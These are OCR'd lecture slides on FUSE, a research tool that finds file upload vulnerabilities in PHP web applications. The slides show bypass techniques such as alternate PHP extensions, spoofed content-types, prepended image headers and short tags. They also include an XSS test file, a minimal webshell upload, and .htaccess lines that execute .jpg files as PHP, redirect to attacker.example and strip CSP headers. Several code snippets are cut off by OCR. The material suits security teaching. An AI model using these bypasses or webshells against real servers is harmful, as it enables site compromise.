



```
<html>
  <script>
    alert('xss');
  </script>
</html>
```

xss.html

Mutation Objectives


Five objectives that trigger common mistakes in implementing checks



Content-filtering checks

```
if (finfo_file(content) not in expected_type)
    reject(file);
if (ext(file_name) not in expected_ext)
    reject(file);
if (expected_keyword in content)
    reject(file);
if (content_type not in expected_type)
    reject(file);
accept(file)
```

Mutation Objectives #1




Content-filtering checks

```
if (finfo_file(content) == 'text/html')
    reje
if (ext(
    reje
if ('<?ph
    reject(fi
if (content_      == 'text/html')
    reject(    ile);
accept(file)
```


Exploiting the absence of content-filtering checks

No mutation

Mutation Objectives #2



Mutation Objectives #3



Content-filtering chec

‘php5’

```
if (finfo_file(content == 'text/html')
    reject(file);
if (ext(file_name) == 'php')
    reject(file);
if ('<?php' in conte
    reject(fil
if (content_ty
    reject(fil
accept(file)
```

Exploiting incomplete blacklist based on **extension**


M4: Changing a file extension

Example: PHP-style Extensions

- `.php`, `.php3`, `.php4`, `.php5`, `.phtml`, `.phar` ...

- Whether these extensions are executed as PHP depends on the web server's configuration (e.g., by modifying `mod_php`)

Mutation Objectives #4



Content-filteri

```
if (finfo_fil
    reject(fi
if (ext(file_name
    reject(file)
if ('<?php' in content)
    reject(file);
if (content_type ==
    reject(file);
accept(file)
```

Bypassing keyword checks based on **content**

'<?'

M5: Replace PHP tags with short tags

Mutation Objectives #5

filename

xss.html

content-type

image/png

content

<html><script>al
ert('xss')</scri
pt></html>

Upload request

Content-filtering checks

```
if (finfo_fil
    reject(fi
if (ext(file_
    reject(fi
    n conte
    reject(file);
if (content_type == 'text/html')
    reject(file);
accept(file)
```

'image/png'

Bypassing filtering logic based on **content-type**

M3: Changing the content-type of an upload request

Combinations of Mutation Operations

filename
xss.html
content-type
image/png
content
\x89\x50\x4e\x47
\x0d\x0a\x1a...
<html><script>al
ert('xss')</scri
pt></html>

Upload request

‘image/png’

Content-filtering checks

```
if (finfo_file(content) == ‘text/html’)
    reject(file);
if (ext(file_name) ==
                    file);
                 n content)
    rej    t(file);
if (content_type == ‘text/html’)
    reject(file);
accept(file)
```

‘image/png’

M1: Prepending a resource header
+
M3: Changing the content-type of an upload request

Additional Feature: Uploading `.htaccess`

- A **configuration file** for Apache server settings
  - If an attacker can upload a `.htaccess` file, they can modify server configurations to enable various attacks

Configure non-PHP extensions to execute as PHP code

```
AddHandler application/x-httpd-php .jpg
```

Redirection

```
RewriteEngine On
RewriteRule ^.*$ https://attacker.example/ [R=302,L]
```

Security policy bypass

```
Header onsuccess unset Content-Security-Policy
Header always unset Content-Security-Policy
```


Information disclosure

```
Options +Indexes
```

More in the Paper

- M2: Inserting a seed into metadata
- M6: Converting HTML into EML
- M7: Removing a file extension
- M8: Converting a file in SVG
- M9: Prepending an HTML comment
- M10: Changing a file extension to an arbitrary string
- M11: Converting a file extension to uppercase
- M12: Prepending a file extension
- M13: Appending a resource header

Evaluation


<script>
</script>
HTML
alert();
JS
<?php
system();
?>
PHP
<script>
</script>
XHTML
Mutator
Mutated
upload request
Uploader
Upload
information
Validator
File upload
vulnerabilities

Experimental Setup

- 33 popular PHP web applications

WordPress	Joomla	Concrete5	OsCommerce2	Monstra	Drupal
ZenCart	Bludit	Textpattern	CMSMadeSimple	Pagekit	Backdrop
CMSimple	Composr	OctoberCMS	phpBB3	Elgg	Microweber
XE	SilverStripe	ECCube3	GetSimpleCMS	DotPlant2	MyBB
HotCRP	Subrion	SymphonyCMS	AnchorCMS	WeBid	Collabtive
X2engine	ClipperCMS	Codiad			

- Web server: Apache 2.4

- PHP engine: PHP 5.6, 7.0, 7.1

Real-World Upload Bugs Finding

- Found **30 file upload vulnerabilities** in 23 applications with 176 distinct upload request
  - WordPress, Concrete5, OsCommerce2, ZenCart, …
- Reported all the vulnerabilities
  - **15 CVEs** from 9 applications
- 8 bugs have been patched
- 5 bugs are being patched

Case Study - Microweber

filename

webshell.pht

content-type

application/x-php

content

```
<?php
system('ls');
?>
\xff\xd8\xff\xee
\x00\x10JF
```

8 bytes header of a JPG file

Upload request

'application/octet-stream'

Content-filtering c

```
if (finfo_file(content) == 'application/x-php')
    reject(file);
if (ext(file_name) == 'php')
    reject(file);
    p' in conte
    t(file);
if (content_type == 'text/html')
    reject(file);
accept(file)
```

'pht'

M13: Appending a resource header
+
M4: Changing a file extension

Vulnerability Causes

Inferring upload file types based on user-provided extensions opens a door for further attacks

Causes		File Upload Bugs Found
#1	Exploiting the absence of ch	27
#2	Causing incorrect type inferences based on **`content`**	5
#3	Exploiting incomplete blacklist based on **`extension`**	35
#4	Bypassing keyword checks based on **`content`**	6
#5	Bypassing checks based on **`content-type`**	5
#2+#3	Combined Operation	6
#2+#3+#4	Combined Operation	1

Lessons Learned

- Propose FUSE, a penetration testing tool designed to find file upload vulnerabilities
- Present 13 operations that mutate upload request to bypass content-filtering checks, but to remain executable in target execution environments
- Found 30 file upload vulnerabilities including 15 CVEs from 33 PHP applications

Lessons Learned

- How to defense file upload bugs in robust manner?
  - Check as many input vectors as possible (e.g. file name, file name extension, file content, content-type header, etc.)
  - Make uploaded folder non-executable
  - Research topic!

Recommended to Read

- FUSE: Finding File Upload Bugs via Penetration Testing, ***NDSS'20***
- Ufuzzer: Lightweight detection of php-based unrestricted file upload vulnerabilities via static-fuzzing co-analysis, ***RAID'21***
- FileUploadChecker: Detecting and Sanitizing Malicious File Uploads in Web Applications at the Request Level, ***ARES'22***
- (In)Security of File Uploads in Node.js, ***WWW'24***
- On the Abuse and Detection of Polyglot Files, ***WWW'25***

Question?